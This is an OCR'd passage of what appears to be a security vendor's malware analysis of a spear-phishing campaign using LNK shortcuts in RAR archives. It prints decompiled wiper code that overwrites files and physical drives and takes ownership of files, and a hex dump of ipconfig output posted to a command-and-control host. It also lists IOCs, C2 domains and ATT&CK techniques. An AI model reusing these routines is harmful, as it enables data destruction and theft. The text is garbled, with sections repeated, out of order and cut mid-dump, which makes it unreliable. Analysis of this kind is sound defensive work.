    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				

```
00000000  50 4F 53 54 20 68 74 74 70 3A 2F 2F 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65 62 73 69 74 65 73 2E 6E 65 74 2F  POST http://goodhk.azurewebsites.net/
00000025  69 6E 74 65 72 2E 70 68 70 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65  inter.php HTTP/1.1..Accept: */*..Acce
0000004A  70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75 73 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70  pt-Language: en-us..Content-Type: app
0000006F  6C 69 63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D 0A 55 41 2D 43 50  lication/x-www-form-urlencoded..UA-CP
00000094  55 3A 20 41 4D 44 36 34 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C  U: AMD64..Accept-Encoding: gzip, defl
000000B9  61 74 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 61 74 69  ate..User-Agent: Mozilla/4.0 (compati
000000DE  62 6C 65 3B 20 4D 53 49 45 20 37 2E 30 3B 20 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57 69 6E 36 34 3B  ble; MSIE 7.0; Windows NT 6.1; Win64;
00000103  20 78 36 34 3B 20 54 72 69 64 65 6E 74 2F 34 2E 30 3B 20 2E 4E 45 54 20 43 4C 52 20 32 2E 30 2E 35 30 37 32 37  x64; Trident/4.0; .NET CLR 2.0.50727
00000128  3B 20 53 4C 43 43 32 3B 20 2E 4E 45 54 20 43 4C 52 20 33 2E 35 2E 33 30 37 32 39 3B 20 2E 4E 45 54 20 43 4C 52  ; SLCC2; .NET CLR 3.5.30729; .NET CLR
0000014D  20 33 2E 30 2E 33 30 37 32 39 3B 20 4D 65 64 69 61 20 43 65 6E 74 65 72 20 50 43 20 36 2E 30 3B 20 2E 4E 45 54  3.0.30729; Media Center PC 6.0; .NET
00000172  34 2E 30 43 3B 20 2E 4E 45 54 34 2E 30 45 29 0D 0A 48 6F 73 74 3A 20 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65  4.0C; .NET4.0E)..Host: goodhk.azurewe
00000197  62 73 69 74 65 73 2E 6E 65 74 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34 38 34 0D 0A 43 6F 6E 6E  bsites.net..Content-Length: 484..Conn
000001BC  65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 50 72 61 67 6D 61 3A 20 6E 6F 2D 63 61 63 68 65 0D  ection: Keep-Alive..Pragma: no-cache.
000001E1  0A 0D 0A 26 74 65 73 74 3D 0D 0A 57 69 6E 64 6F 77 73 20 49 50 20 43 6F 6E 66 69 67 75 72 61 74 69 6F 6E 0D 0A  ...&test=..Windows IP Configuration..
00000206  0D 0A 0D 0A 45 74 68 65 72 6E 65 74 20 61 64 61 70 74 65 72 20 4C 6F 63 61 6C 20 41 72 65 61 20 43 6F 6E 6E  ....Ethernet adapter Local Area Conne
0000022B  63 74 69 6F 6E 3A 0D 0A 0D 0A 20 20 20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20  ction:....   Connection-specific DNS
00000250  53 75 66 66 69 78 20 20 2E 20 3A 20 68 6F 6D 65 0D 0A 20 20 20 4C 69 6E 6B 2D 6C 6F 63 61 6C 20 49 50 76 36 20  Suffix  . : home..   Link-local IPv6
00000275  41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 66 65 38 30 3A 3A 35 64 38 3A 35 33 61 32 3A 65 37  Address . . . . . : fe80::5d8:53a2:e7
0000029A  32 62 3A 62 61 33 35 25 31 31 0D 0A 20 20 20 49 50 76 34 20 41 64 64 72 65 73 73 2E 20 2E 20 2E 20 2E 20 2E 20  2b:ba35%11..   IPv4 Address. . . .
000002BF  2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 31 35 0D 0A 20 20 20 53 75 62 6E 65 74 20 4D 61  . . . . . : 10.0.2.15..   Subnet Ma
000002E4  73 6B 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 32 35 35 2E 32 35 35 2E 32 35  sk . . . . . : 255.255.25
00000309  35 2E 30 0D 0A 20 20 20 44 65 66 61 75 6C 74 20 47 61 74 65 77 61 79 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E  5.0..   Default Gateway . . . . . .
0000032E  20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 32 0D 0A 0D 0A 54 75 6E 6E 65 6C 20 61 64 61 70 74 65 72 20 69 73 61  . . : 10.0.2.2....Tunnel adapter isa
00000353  74 61 70 2E 68 6F 6D 65 3A 0D 0A 0D 0A 20 20 20 4D 65 64 69 61 20 53 74 61 74 65 20 2E 20 2E 20 2E 20 2E 20 2E  tap.home:....   Media State . . . . .
00000378  20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 4D 65 64 69 61 20 64 69 73 63 6F 6E 6E 65 63 74 65 64 0D 0A 20 20  . . . . . : Media disconnected..
0000039D  20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20 53 75 66 66 69 78 20 20 2E 20 3A 20  Connection-specific DNS Suffix  . :
000003C2  68 6F 6D 65 0D 0A                                                                                              home..
```

svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.

```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```

```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				

```
00000000  50 4F 53 54 20 68 74 74 70 3A 2F 2F 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65 62 73 69 74 65 73 2E 6E 65 74 2F  POST http://goodhk.azurewebsites.net/
00000025  69 6E 74 65 72 2E 70 68 70 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65  inter.php HTTP/1.1..Accept: */*..Acce
0000004A  70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75 73 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70  pt-Language: en-us..Content-Type: app
0000006F  6C 69 63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D 0A 55 41 2D 43 50  lication/x-www-form-urlencoded..UA-CP
00000094  55 3A 20 41 4D 44 36 34 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C  U: AMD64..Accept-Encoding: gzip, defl
